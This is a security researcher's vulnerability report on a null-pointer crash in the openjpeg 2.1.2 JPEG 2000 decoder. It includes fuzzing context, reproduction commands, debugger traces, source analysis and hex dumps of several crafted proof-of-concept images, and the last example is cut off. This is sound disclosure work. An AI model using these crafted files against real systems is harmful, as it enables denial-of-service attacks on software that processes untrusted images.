Openjpeg-2.1.2 DoS vulnerability due to some logic error

Overview

I have found a vulnerability in openjpeg-2.1.2 (an open-source JPEG 2000 codec written in C language) using AFL (http://lcamtuf.coredump.cx/afl/). The vulnerability exists in code responsible for decoding the input image. The vulnerability is caused by an improper assumption: if the decoding process successfully finishes, buffer of each component corresponding to each channel (Red, Green, Blue, Alpha) has already been allocated and filled with data; however, the assumption is not always valid, i.e. these buffers has not been allocated when the decoding process successfully returns. The vulnerability can be viewed as a logic error. The vulnerability can trigger many different crash points by crafting the PoC image file and cause Denial-of-Service due to Null Pointer Reference. It's probably that the vulnerability can cause crashes of some other type and cause more critical impact by crafting the PoC.

Software and Environments

Software: openjpeg-2.1.2 (http://www.openjpeg.org/)
(download link: https://github.com/uclouvain/openjpeg/archive/v2.1.2.tar.gz)

Operating System: Ubuntu 16.04.1 i686 LTS
lsb_release –a :

```
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.1 LTS
Release:  16.04
Codename:     xenial
```

uname –a :

```
Linux ubuntu 4.4.0-43-generic #63-Ubuntu SMP Wed Oct 12 13:50:36 UTC 2016 i686 i686 i686 GNU/Linux
```

Compilers: GCC + CLANG + rr
gcc --version :

```
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.    There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

clang --version:

rr --version:

```
rr version 4.4.0
```

```
clang version 3.8.0-2ubuntu4 (tags/RELEASE_380/final)
Target: i686-pc-linux-gnu
Thread model: posix
InstalledDir: /usr/bin
```

Reproduction

GCC + Debug:

```
cd /path of openjpeg source code/
mkdir build-gcc-debug
cd build-gcc-debug
cmake --DCMAKE_BUILD_TYPE=Debug ..
make
cd bin & ./opj_decompress –i PoC –o a.ppm
```

Clang + ASAN:

```
cd /path of openjpeg source code/
mkdir build-clang-asan
cd build-clang-asan
CC=clang CXX=clang++ CFLAGS=” -fsanitize=address” CXXFLAGS=” -fsanitize=address” cmake ..
make
cd bin & ./opj_decompress –i PoC –o a.ppm
```

Exception

Decompress the PoC file with command `./opj_decompress -i PoC –o a.ppm`, where ‘opj_decompress’ is compiled by clang with AddressSanitizer switch:

```
=========================================
The extension of this file is incorrect.
FOUND ep_2. SHOULD BE .j2k or .jpc or .j2c
=========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image
ASAN:DEADLYSIGNAL
=================================================================
==26218==ERROR: AddressSanitizer: SEGV on unknown address 0x00000000 (pc 0x08157415 bp 0xbfc3ef08 sp 0xbfc3ead0 T0)
    #0 0x8157414  (/home/fire/bing/afl/libraries/openjpeg-2.1.2/build-clang-asan/bin/opj_decompress+0x8157414)
    #1 0x813b969  (/home/fire/bing/afl/libraries/openjpeg-2.1.2/build-clang-asan/bin/opj_decompress+0x813b969)
    #2 0xb73fe636  (/lib/i386-linux-gnu/libc.so.6+0x18636)
    #3 0x805f337  (/home/fire/bing/afl/libraries/openjpeg-2.1.2/build-clang-asan/bin/opj_decompress+0x805f337)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV (/home/fire/bing/afl/libraries/openjpeg-2.1.2/build-clang-asan/bin/opj_decompress+0x8157414)
==26218==ABORTING
fire@ubuntu:~/bing/afl/libraries/openjpeg-2.1.2/build-clang-asan/bin$
```

This is a null pointer reference vulnerability due to logic error.

Analysis

The crash happens in code responsible for converting the input image to a .ppm (.pnm) image, i.e. in function “imagetopnm”. The crash is caused by a null pointer reference.

```
0xb77caac0 in _start () from /lib/ld-linux.so.2
(rr) c
Continuing.

=========================================
The extension of this file is incorrect.
FOUND ep_2. SHOULD BE .j2k or .jpc or .j2c
=========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x0805181f in imagetopnm (image=0x9a76fa0, outfile=0xbfaf6574 "a.ppm", force_split=0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1868
1868                v = *red++;
(rr) p/x *red
Cannot access memory at address 0x4
(rr) bt
#0  0x0805181f in imagetopnm (image=0x9a76fa0, outfile=0xbfaf6574 "a.ppm", force_split=0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1868
#1  0x0804c5fe in main (argc=5, argv=0xbfaf8674) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1467
(rr)
```


Next, where are pointer “red” from?

Set watch point and reverse-continue:

```
(rr) watch -l red
Hardware watchpoint 1: -location red
(rr) reverse-continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0805181f in imagetopnm (image=0x9a76fa0, outfile=0xbfaf6574 "a.ppm", force_split=0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1868
1868                v = *red++;
(rr) reverse-continue
Continuing.

Hardware watchpoint 1: -location red

Old value = (int *) 0x4
New value = (int *) 0x0
0x0805181c in imagetopnm (image=0x9a76fa0, outfile=0xbfaf6574 "a.ppm", force_split=0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1868
1868                v = *red++;
(rr) reverse-continue
Continuing.

Hardware watchpoint 1: -location red

Old value = (int *) 0x0
New value = (int *) 0xbfaf3478
0x080514f8 in imagetopnm (image=0x9a76fa0, outfile=0xbfaf6574 "a.ppm", force_split=0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1794
1794            red = image->comps[0].data;
(rr)
```

pointer "red" points to buffer comps[0].data

Check value of image->comps[0].data:

```
(rr) p/x image->comps[0]
$1 = {dx = 0x1, dy = 0x1, w = 0xc02e, h = 0x1, x0 = 0x0, y0 = 0x0, prec = 0x8, bpp = 0x0, sgnd = 0x0, resno_decoded = 0x0, factor = 0x0,
  data = 0x0, alpha = 0x0}
(rr)
```

null pointer

Set watch point for image->comps[0].data and reverse-continue:

```
(rr) watch -l image->comps[0].data
Hardware watchpoint 2: -location image->comps[0].data
(rr) reverse-continue
Continuing.

Hardware watchpoint 1: -location red

Old value = (int *) 0xbfaf3478
New value = (int *) 0x0
0xb779db39 in ?? () from /usr/bin/../lib/librrpreload.so
(rr) disable 1
(rr) reverse-continue
Continuing.

Hardware watchpoint 2: -location image->comps[0].data

Old value = (OPJ_INT32 *) 0x0
New value = <unreadable>
__brk (addr=0x9a91000) at ../sysdeps/unix/sysv/linux/i386/brk.c:35
35      ../sysdeps/unix/sysv/linux/i386/brk.c: No such file or directory.
(rr) bt
#0  __brk (addr=0x9a91000) at ../sysdeps/unix/sysv/linux/i386/brk.c:35
#1  0xb76111fb in __GI___sbrk (increment=135168) at sbrk.c:58
#2  0xb75a531c in __GI___default_morecore (increment=135168) at morecore.c:47
#3  0xb75a0d3d in sysmalloc (nb=nb@entry=24, av=av@entry=0xb76e4780 <main_arena>) at malloc.c:2485
#4  0xb75a1b29 in _int_malloc (av=av@entry=0xb76e4780 <main_arena>, bytes=bytes@entry=20) at malloc.c:3828
#5  0xb75a2e05 in __GI___libc_malloc (bytes=20) at malloc.c:2914
#6  0xb75a396a in __libc_calloc (n=1, elem_size=20) at malloc.c:3200
#7  0xb752e3c4 in _dlerror_run (operate=operate@entry=0xb752de30 <dlvsym_doit>, args=args@entry=0xbfaf854c) at dlerror.c:141
#8  0xb752dec1 in __dlvsym (handle=0xffffffff, name=0xb77bdc06 "pthread_create", version_str=0xb77bdbfc "GLIBC_2.1") at dlvsym.c:74
#9  0xb779a9fb in ?? () from /usr/bin/../lib/librrpreload.so
#10 0xb77d9365 in call_init (l=<optimized out>, argc=argc@entry=5, argv=argv@entry=0xbfaf8674, env=0xbfaf868c) at dl-init.c:72
#11 0xb77d948e in call_init (env=0xbfaf868c, argv=0xbfaf8674, argc=5, l=<optimized out>) at dl-init.c:30
#12 _dl_init (main_map=<optimized out>, argc=5, argv=0xbfaf8674, env=0xbfaf868c) at dl-init.c:120
#13 0xb77caaff in _dl_start_user () from /lib/ld-linux.so.2
(rr)
```

image->comps[0].data does not change after comps[0]'s allocation

Value of image->comps[0].data does not change after structure comps[0] is allocated, i.e. image->comps[0].data is the default initialized value 0.

Next, where is buffer image->comps[0].data allocated in normal cases?

From report 1, I know it is allocated in function “opj_j2k_update_image_data” by calling “opj_calloc”:

```
8218            l_img_comp_dest = p_output_image->comps;
8219
8220            for (i=0; i<l_image_src->numcomps; i++) {
8221
8222                    /* Allocate output component buffer if necessary */
8223                    if (!l_img_comp_dest->data) {
8224                            OPJ_SIZE_T l_width = l_img_comp_dest->w;
8225                            OPJ_SIZE_T l_height = l_img_comp_dest->h;
8226
8227                            if ((l_height == 0U) || (l_width > (SIZE_MAX / l_height))) {
8228                                    /* would overflow */
8229                                    return OPJ_FALSE;
8230                            }
8231                            l_img_comp_dest->data = (OPJ_INT32*) opj_calloc(l_width * l_height, sizeof(OPJ_INT32));
8232                            if (! l_img_comp_dest->data) {
8233                                    return OPJ_FALSE;
8234                            }
8235                    }
```

the for loop is responsible for allocating buffer comps[i].data (0 <= i < numcomps, here is 3)

Set breakpoint for function “opj_j2k_update_image_data”; find the breakpoint is not hit, i.e. function “opj_j2k_update_image_data” is not called when decompressing the PoC file.

From report 1, function “opj_j2k_update_image_data” is called by function “opj_j2k_decode _tiles”:

```
Hardware watchpoint 4: -location p_j2k->m_output_image->comps[0].data

Old value = (OPJ_INT32 *) 0xb6e3b008
New value = (OPJ_INT32 *) 0x0
0xb775d8db in opj_j2k_update_image_data (p_tcd=0x84d7868, p_data=0x8871348 '\037' <repeats 200 times>..., p_output_image=0x84d78d0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:8231
8231                    l_img_comp_dest->data = (OPJ_INT32*) opj_calloc(l_width * l_height, sizeof(OPJ_INT32));
(rr) bt
#0  0xb775d8db in opj_j2k_update_image_data (p_tcd=0x84d7868, p_data=0x8871348 '\037' <repeats 200 times>..., p_output_image=0x84d78d0)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:8231
#1  0xb77613b4 in opj_j2k_decode_tiles (p_j2k=0x84d52b0, p_stream=0x84d4180, p_manager=0x84d51fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9778
#2  0xb775b9f8 in opj_j2k_exec (p_j2k=0x84d52b0, p_procedure_list=0x84d7438, p_stream=0x84d4180, p_manager=0x84d51fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:7354
#3  0xb7761a2c in opj_j2k_decode (p_j2k=0x84d52b0, p_stream=0x84d4180, p_image=0x84d78a8, p_manager=0x84d51fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9969
#4  0xb77664cf in opj_jp2_decode (jp2=0x84d5228, p_stream=0x84d4180, p_image=0x84d78a8, p_manager=0x84d51fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/jp2.c:1502
#5  0xb776b1f3 in opj_decode (p_codec=0x84d51d0, p_stream=0x84d4180, p_image=0x84d78a8)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/openjpeg.c:412
#6  0x0804c14d in main (argc=5, argv=0xbf8f9604) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1332
```

call stack

Set breakpoint for function “opj_j2k_decode_tiles”; find this breakpoint can be hit:

```
Breakpoint 3, opj_j2k_decode_tiles (p_j2k=0x9a71228, p_stream=0x9a70180, p_manager=0x9a711fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9726
9726    {
(rr) info break 3
Num     Type           Disp Enb Address    What
3       breakpoint     keep y   0xb776e1d7 in opj_j2k_decode_tiles at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9726
        breakpoint already hit 1 time
(rr)
```

hit function "opj_j2k_decode_tiles"

Next, why is function “opj_j2k_updata_image_data” not called?

The related source code is shown as the following:

```
9723  static OPJ_BOOL opj_j2k_decode_tiles ( opj_j2k_t *p_j2k,
9724                                                          opj_stream_private_t *p_stream,
9725                                                          opj_event_mgr_t * p_manager)
9726  {
9741
9742          for (;;) {
9743                  if (! opj_j2k_read_tile_header( p_j2k,
9744                                                  &l_current_tile_no,
9745                                                  &l_data_size,
9746                                                  &l_tile_x0, &l_tile_y0,
9747                                                  &l_tile_x1, &l_tile_y1,
9748                                                  &l_nb_comps,
9749                                                  &l_go_on,
9750                                                  p_stream,
9751                                                  p_manager)) {
9752                          opj_free(l_current_data);
9753                          return OPJ_FALSE;
9754                  }
9755
9756                  if (! l_go_on) {
9757                          break;
9758                  }
9759
9777
9778                  if (! opj_j2k_update_image_data(p_j2k->m_tcd,l_current_data, p_j2k->m_output_image)) {
9779                          opj_free(l_current_data);
9780                          return OPJ_FALSE;
9781                  }
9782                  opj_event_msg(p_manager, EVT_INFO, "Image data has been updated with tile %d.\n\n", l_current_tile_
9783
9789          }
9790
9791          opj_free(l_current_data);
9792
9793          return OPJ_TRUE;
9794  }
```

Debugging step by step

```
(rr) n
9733            OPJ_UINT32 nr_tiles = 0;
(rr) n
9735            l_current_data = (OPJ_BYTE*)opj_malloc(1000);
(rr) n
9736            if (! l_current_data) {
(rr) n
9740            l_max_data_size = 1000;
(rr) n
9743                    if (! opj_j2k_read_tile_header( p_j2k,
(rr) n
0xb77567d0 in ?? () from /home/fire/bing/afl/libraries/openjpeg-2.1.2/build-gcc/bin/libopenjp2.so.7
(rr) n
Cannot find bounds of current function
(rr) n
Cannot find bounds of current function
(rr) break opj_j2k_decode_tiles at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9756
No source file named opj_j2k_decode_tiles at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c.
Make breakpoint pending on future shared library load? (y or [n]) n
(rr) break /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9756
Breakpoint 4 at 0xb776e281: file /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c, line 9756.
(rr) c
Continuing.

Breakpoint 4, opj_j2k_decode_tiles (p_j2k=0x9a71228, p_stream=0x9a70180, p_manager=0x9a711fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9756
9756                    if (! l_go_on) {
(rr) p/x l_go_on
$1 = 0x0
(rr) n
9757                            break;
(rr) n
9791            opj_free(l_current_data);
(rr) n
9793            return OPJ_TRUE;
(rr)
```

After calling function “opj_j2k_read_tile_header”, variable “l_go_on” become “0”; the for loop breaks before calling function “opj_j2k_updata_image_data”; function “opj_j2k_update_image_data” is not called.

Next, why does variable “l_go_on” become 0?

“l_go_on” has been passed to function “opj_j2k_read_tile_header” as a pointer argument. Set

watch point for “l_go_on” and reverse-continue:

```
(rr) watch -l l_go_on
Hardware watchpoint 5: -location l_go_on
(rr) reverse-continue
Continuing.

Breakpoint 4, opj_j2k_decode_tiles (p_j2k=0x9a71228, p_stream=0x9a70180, p_manager=0x9a711fc)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:9756
9756                    if (! l_go_on) {
(rr) reverse-continue
Continuing.

Hardware watchpoint 5: -location l_go_on                    l_go_on is changed from  1 to 0 at line 8079  of j2k.c

Old value = 0
New value = 1
0xb776a35c in opj_j2k_read_tile_header (p_j2k=0x9a71228, p_tile_index=0xbfaf33e0, p_data_size=0xbfaf33e4, p_tile_x0=0xbfaf33e8,
    p_tile_y0=0xbfaf33ec, p_tile_x1=0xbfaf33f0, p_tile_y1=0xbfaf33f4, p_nb_comps=0xbfaf33f8, p_go_on=0xbfaf33dc, p_stream=0x9a70180,
    p_manager=0x9a711fc) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:8079
8079                            *p_go_on = OPJ_FALSE;
(rr)
```


“l_go_on” is changed to 0 at line 8079 of file j2k.c shown as the above. The related source code is shown as the following:

```
8068            /* FIXME DOC ???*/
8069            if ( ! p_j2k->m_specific_param.m_decoder.m_can_decode) {
8070                    OPJ_UINT32 l_nb_tiles = p_j2k->m_cp.th * p_j2k->m_cp.tw;
8071                    l_tcp = p_j2k->m_cp.tcps + p_j2k->m_current_tile_number;
8072
8073                    while( (p_j2k->m_current_tile_number < l_nb_tiles) && (l_tcp->m_data == 00) ) {
8074                            ++p_j2k->m_current_tile_number;
8075                            ++l_tcp;
8076                    }
8077
8078                    if (p_j2k->m_current_tile_number == l_nb_tiles) {
8079                            *p_go_on = OPJ_FALSE;
8080                            return OPJ_TRUE;
8081                    }
8082            }
```

The code in the red box is executed in my debugging: “l_go_on” becomes 0 and returns “OPJ_TRUE”.

```
Breakpoint 6, opj_j2k_read_tile_header (p_j2k=0x9a71228, p_tile_index=0xbfaf33e0, p_data_size=0xbfaf33e4, p_tile_x0=0xbfaf33e8,
    p_tile_y0=0xbfaf33ec, p_tile_x1=0xbfaf33f0, p_tile_y1=0xbfaf33f4, p_nb_comps=0xbfaf33f8, p_go_on=0xbfaf33dc, p_stream=0x9a70180,
    p_manager=0x9a711fc) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/lib/openjp2/j2k.c:8069
8069            if ( ! p_j2k->m_specific_param.m_decoder.m_can_decode) {
(rr) p/x *p_j2k
$3 = {m_is_decoder = 0x1, m_specific_param = {m_decoder = {m_state = 0x40, m_default_tcp = 0x9a712f8, m_header_data = 0x9a72908,
      m_header_data_size = 0x3e8, m_sot_length = 0x0, m_start_tile_x = 0x0, m_start_tile_y = 0x0, m_end_tile_x = 0x1, m_end_tile_y = 0x1,
      m_DA_x0 = 0x0, m_DA_y0 = 0x0, m_DA_x1 = 0x0, m_DA_y1 = 0x0, m_tile_ind_to_dec = 0xffffffff, m_last_sot_read_pos = 0x0,
      m_last_tile_part = 0x0, m_can_decode = 0x0  m_discard_tiles = 0x0, m_skip_data = 0x0, m_nb_tile_parts_correction_checked = 0x0,
      m_nb_tile_parts_correction = 0x0}, m_encoder = {m_current_poc_tile_part_number = 0x40, m_current_tile_part_number = 0x9a712f8,
      m_tlm_start = 0x3e809a72908, m_tlm_sot_offsets_buffer = 0x0, m_tlm_sot_offsets_current = 0x0, m_total_tile_parts = 0x0,
      m_encoded_tile_data = 0x1, m_encoded_tile_size = 0x1, m_header_tile_data = 0x0, m_header_tile_data_size = 0x0}},
  m_private_image = 0x9a733f0, m_output_image = 0x9a776e0, m_cp = {rsiz = 0x0, tx0 = 0x0, ty0 = 0x0, tdx = 0x667463, tdy = 0x70000040,
    comment = 0x0, tw = 0x1, th = 0x1, ppm_markers_count = 0x0, ppm_markers = 0x0, ppm_data = 0x0, ppm_len = 0x0, ppm_data_read = 0x0,
    ppm_data_current = 0x0, ppm_buffer = 0x0, ppm_data_first = 0x0, ppm_data_size = 0x0, ppm_store = 0x0, ppm_previous = 0x0,
    tcps = 0x9a738c0  m_specific_param = {m_dec = {m_reduce = 0x0, m_layer = 0x0}, m_enc = {m_max_comp_size = 0x0, m_tp_pos = 0x0,
      m_matrice = 0x0, m_tp_flag = 0x0, m_disto_alloc = 0x0, m_fixed_alloc = 0x0, m_fixed_quality = 0x0, m_tp_on = 0x0}}, ppm = 0x0,
    m_is_decoder = 0x1}, m_procedure_list = 0x9a733b0, m_validation_list = 0x9a73370, cstr_index = 0x9a72cf8, m_current_tile_number = 0x0
  m_tcd = 0x9a76b70}
(rr) n
8070                    OPJ_UINT32 l_nb_tiles = p_j2k->m_cp.th * p_j2k->m_cp.tw;
(rr) n
8071                    l_tcp = p_j2k->m_cp.tcps + p_j2k->m_current_tile_number;
(rr) n
8073                    while( (p_j2k->m_current_tile_number < l_nb_tiles) && (l_tcp->m_data == 00) ) {
(rr) n
8074                            ++p_j2k->m_current_tile_number;
(rr) n
8075                            ++l_tcp;
(rr) n
8073                    while( (p_j2k->m_current_tile_number < l_nb_tiles) && (l_tcp->m_data == 00) ) {
(rr) n
8078                    if (p_j2k->m_current_tile_number == l_nb_tiles) {
(rr) n
8079                            *p_go_on = OPJ_FALSE;
(rr) n
```

Next, the execution will return to “main” along the call-chain;




Then, the execution steps into function “imagetopnm”, where null pointer reference (or uninitialized pointer variable reference) happens leading to crash.

I think the vulnerability is caused by some logic error, which always assumes “image->comps[i].data (0<= I < numcomps)” has been allocated and filled with data if the input image has been successfully decoded (i.e. function “opj_decode” returns TRUE). However, the assumption is not always valid, e.g. the above crash case.

Further analysis

Besides function “image2pnm”, there are many other points where crash can happen due to above noted improper assumption; in fact, all of the code executed after “opj_decode” returns TRUE have the risk.

For example 1, crafting the PoC like the following:



Crash will happen in function “sycc420_to_rgb”: (./ojp_decompress –i PoC –o a.ppm)

```
========================================
The extension of this file is incorrect.
FOUND ,02]. SHOULD BE .j2k or .jpc or .j2c
========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x08058810 in sycc420_to_rgb (img=0x8066f88)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:280
280                             sycc_to_rgb(offset, upb, *y, *cb, *cr, r, g, b);
(gdb) bt
#0  0x08058810 in sycc420_to_rgb (img=0x8066f88)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:280
#1  0x08058a86 in color_sycc_to_rgb (img=0x8066f88)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:326
#2  0x0804c326 in main (argc=5, argv=0xbffff054)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1375
(gdb)
```

For example 2, the PoC:

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: FF 4F FF 51 00 2F 00 00 00 00 C0 2E 00 00 00 01 ;   O  Q./....?....
00000010h: 00 00 00 00 00 00 00 00 00 00 66 74 63 70 00 00 40 ; ..........ftcp..@
00000020h: 00 00 00 00 00 00 00 00 00 03 07 01 01 07 02 01 ; ................
00000030h: 07 02 01 FF 52 00 0C 00 00 00 01 01 06 04 04 00 ; ...  R...........
00000040h: 01 FF 5C 00 05 41 00 00 FF 90                   ; .  \..A..  ?□
```

numcpmps =3 && comps[0].dx = 1 && comps[0].dy = 1

&& comps[1].dx = 2 && comps[1].dy = 1

&& comps[2].dx = 2 && comps[2].dy = 1

The crash (./ojp_decompress –i Poc –o a.ppm):

```
========================================
The extension of this file is incorrect.
FOUND ,01]. SHOULD BE .j2k or .jpc or .j2c
========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x080581f0 in sycc422_to_rgb (img=0x8066f88) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:169
169                             sycc_to_rgb(offset, upb, *y, *cb, *cr, r, g, b);
(gdb) bt
#0  0x080581f0 in sycc422_to_rgb (img=0x8066f88) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:169
#1  0x08058af6 in color_sycc_to_rgb (img=0x8066f88) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:336
#2  0x0804c326 in main (argc=5, argv=0xbffff054) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1375
(gdb)
```

For example 3, the PoC:

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 00 00 00 0C 6A 50 20 20 0D 0A 87 0A 00 00 00 14 ; ....jP  ..?....
00000010h: 66 74 79 70 6A 70 32 20 00 00 00 00 6A 70 32 20 ; ftypjp2 ....jp2
00000020h: 00 00 00 5B 6A 70 32 68 00 00 00 16 63 6F 6C 72 ; ...[jp2h....colr
00000030h: 01 00 00 00 00 00 0C 20 00 04 FF 07 00 00 00 00 ; ....... ..  ....
00000040h: 00 16 69 68 64 72 04 04 04 00 00 00 00 0F 00 6F ; ..ihdr.........o
00000050h: 6C 07 01 00 00 00 00 08 10 00 00 00 00 00 00 10 ; l...............
00000060h: 66 00 04 00 00 00 00 00 00 FA 01 00 00 00 00 0F ; f........?.....
00000070h: 02 00 00 00 03 00 03 00 01 00 00 00 00 01 23 6A ; ..............#j
00000080h: 70 32 63 FF 4F FF 51 00 32 00 00 00 00 0C 20 00 ; p2c  O  Q.2..... .
00000090h: 00 00 20 00 00 00 00 00 00 00 00 00 00 00 20 00 ; .. ........... .
000000a0h: 00 00 20 00 00 00 00 00 00 00 00 00 00 04 04 01 01 ; .. ............
000000b0h: 04 01 01 04 01 01 00 01 01 FF 52 00 0C 00 00 00 ; .........  R.....
000000c0h: 01 01 05 04 04 00 01 FF 5C 00 13 40 28 30 30 38 ; .......  \..@(008
000000d0h: 30 30 38 30 30 38 30 30 38 30 30 38 FF 64 00 25 ; 008008008008  d.%
000000e0h: 00 01 43 72 65 61 74 65 64 20 62 79 20 4F 70 65 ; ..Created by Ope
000000f0h: 6E 4A 50 45 47 20 76 65 72 73 69 6F 6E 20 32 2E ; nJPEG version 2.
00000100h: 31 2E 30 FF 90 00 0A 00 00 00 00 00 FF 91 C1 08 ; 1.0  ?......  惥.
00000110h: 03                                              ; .
```

The crash (./ojp_decompress –i PoC –o a.ppm):

```
==========================================
The extension of this file is incorrect.
FOUND 0x40. SHOULD BE .jp2
==========================================

[WARNING] Bad COLR header box (bad size: 14)
[INFO] Start to read j2k main header (131).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image
[INFO] Stream reached its end !

Program received signal SIGSEGV, Segmentation fault.
0x08058d30 in color_cmyk_to_rgb (image=0x8063890) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:877
877                     C = (float)(image->comps[0].data[i]) * sC;
(gdb) bt
#0  0x08058d30 in color_cmyk_to_rgb (image=0x8063890) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/common/color.c:877
#1  0x0804c353 in main (argc=5, argv=0xbffff064) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1378
(gdb)
```

Besides, the original PoC can trigger different crash points with different extensions of output file, e.g. a.bmp, a.tga, a.pgx, a.raw, a.pgm. The original PoC is:

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: FF 4F FF 51 00 2F 00 00 00 00 C0 2E 00 00 00 01 ;   O  Q./....?....
00000010h: 00 00 00 00 00 00 00 00 00 66 74 63 70 00 00 40 ; .........ftcp..@
00000020h: 00 00 00 00 00 00 00 00 00 03 07 01 01 07 01 01 ; ................
00000030h: 07 01 01 FF 52 00 0C 00 00 00 01 01 06 04 04 00 ; ...  R...........
00000040h: 01 FF 5C 00 05 41 00 00 FF 90                   ; .  \..A..  ?□
```

For example output “a.bmp”, the crash is:

```
==========================================
